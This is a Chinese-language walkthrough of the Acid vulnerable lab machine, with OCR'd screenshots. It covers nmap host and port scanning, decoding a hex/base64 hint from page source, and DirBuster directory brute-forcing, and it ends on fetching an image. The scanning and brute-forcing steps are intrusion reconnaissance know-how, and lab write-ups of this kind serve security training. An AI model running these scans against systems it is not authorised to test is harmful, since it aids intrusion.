
1. 信息收集：

IP发现

网络设置是NAT模式，用nmap扫描Vmnat8网卡的NAT网段，就可以找到acid靶机的IP，同时也能看到kali攻击机的IP

命令：nmap -sP 192.168.128.0/24 获得靶机IP：192.168.128.102




```
Nmap scan report for 192.168.128.2
Host is up (0.000074s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F3:E0:19 (VMware)

Nmap scan report for 192.168.128.102
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.128.102 are closed
MAC Address: 00:0C:29:2F:5E:5C (VMware)

Nmap scan report for 192.168.128.254
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E4:EC:AC (VMware)

Nmap scan report for 192.168.128.134
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5432/tcp open  postgresql
```

端口扫描

使用nmap扫描1-65535全端口，并做端口服务指纹识别


命令：nmap -p 1-65535 -sV 192.168.128.102



```
root@kali:~# nmap -p 1-65535 -sV 192.168.128.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-31 00:05 CST
Nmap scan report for 192.168.128.102
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:0C:29:2F:5E:5C (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds
root@kali:~# 
```

目标主机的33447端口发现web服务，web服务器是Apache2.4.10，操作系统ubuntu

http://192.168.128.102:33447/ 进入web主页



Welcome to the world of Acid.

Fairy tails uses secret keys to open the magical doors.

服务识别：

只发现web服务和Apache，只能从web漏洞或者Apache漏洞入手

端口：Tcp 33447

服务器：Apache2.4.10

操作系统：Ubuntu

漏洞挖掘的详细思路

- web挖掘思路：

(1) 查看每个网页的源码，看是否有提示；

(2) 暴破目录，用御剑或DirBuster，看是否有新网页，找新网页的漏洞；


- Apache挖掘思路：

(1) 寻找Apache2.4.10有无已知漏洞可利用：没有发现可直接利用的漏洞。

(2) 到www.exploit-db.com查询有无exp：没有找到exp。

(3) Nessus扫描一下主机漏洞：没有扫描出漏洞。

- 步骤1：首先看主页源码，发现提示：0x643239334c6d70775a773d3d




```
<!--0x643239334c6d70775a773d3d-->
```

0x是16进制编码，将值643239334c6d70775a773d3d进行ASCII hex转码，变成：

d293LmpwZw==

发现是base64编码，再进行解码，得到图片信息 wow.jpg



Burp Suite Professional v1.7.31 - Temporary Project - 14567
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


643239334c6d70775a773d3d

d293LmpwZw==

wow.jpg

这时可以根据经验在首页直接加目录打：/image/wow.jpg 或者 /images/wow.jpg 或者 /icon/wow.jpg 网站的图片目录通常是这样命名。

也可以利用dirbuster进行目录爆破，得到图片目录images



http://192.168.128.102:33447/

Type	Found	Response	Size	Include	Status
Dir	/images/	403	472	☑	Scanning
Dir	/	200	1225	☑	Finished
Dir	/icons/	403	471	☑	Waiting
Dir	/css/	403	469	☑	Waiting
Dir	/Challenge/	200	1756	☑	Waiting
Error	/Challenge/includes/		39	☐	IOException
Error	/Challenge/includes/process_login.php		39	☐	IOException
Error	/Challenge/js/		39	☐	IOException
Error	/Challenge/js/sha512.js		39	☐	IOException

Current speed: 442 requests/sec

(Select and right click for more options)

Average speed: (T) 464, (C) 441 requests/sec

Parse Queue Size: 0

Current number of running threads: 10


Total Requests: 205219/876525

Time To Finish: 00:25:22


Brute forceing dirs in /images/

/images/logo-design/

linux下使用locate查找文件：



```
root@kali:~# locate DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster/prefs.xml
/usr/share/dirbuster/DirBuster-1.0-RC1.jar
root@kali:~# cd /usr/share/dirbuster/DirBuster-1.0-RC1.jar
bash: cd: /usr/share/dirbuster/DirBuster-1.0-RC1.jar: 不是目录
root@kali:~# cd /usr/share/dirbuster
root@kali:/usr/share/dirbuster# ls
DirBuster-1.0-RC1.jar  lib  wordlists
root@kali:/usr/share/dirbuster# cd /usr/share/dirbuster/wordlists
root@kali:/usr/share/dirbuster/wordlists# ls
apache-user-enum-1.0.txt  directories.jbrofuzz    directory-list-2.3-medium.txt  directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt  directory-list-1.0.txt  directory-list-2.3-small.txt   directory-list-lowercase-2.3-small.txt
root@kali:/usr/share/dirbuster/wordlists# 
```



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

http://192.168.128.102:33447/

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

/usr/share/dirbuster/wordlists/directory-list-2.3-small.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /


☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

/

-


- 访问 http://192.168.128.102:33447/images/wow.jpg 得到图片：



192.168.128.102:33447/images/wow.jpg

□ Enable Post data □ Enable Referrer

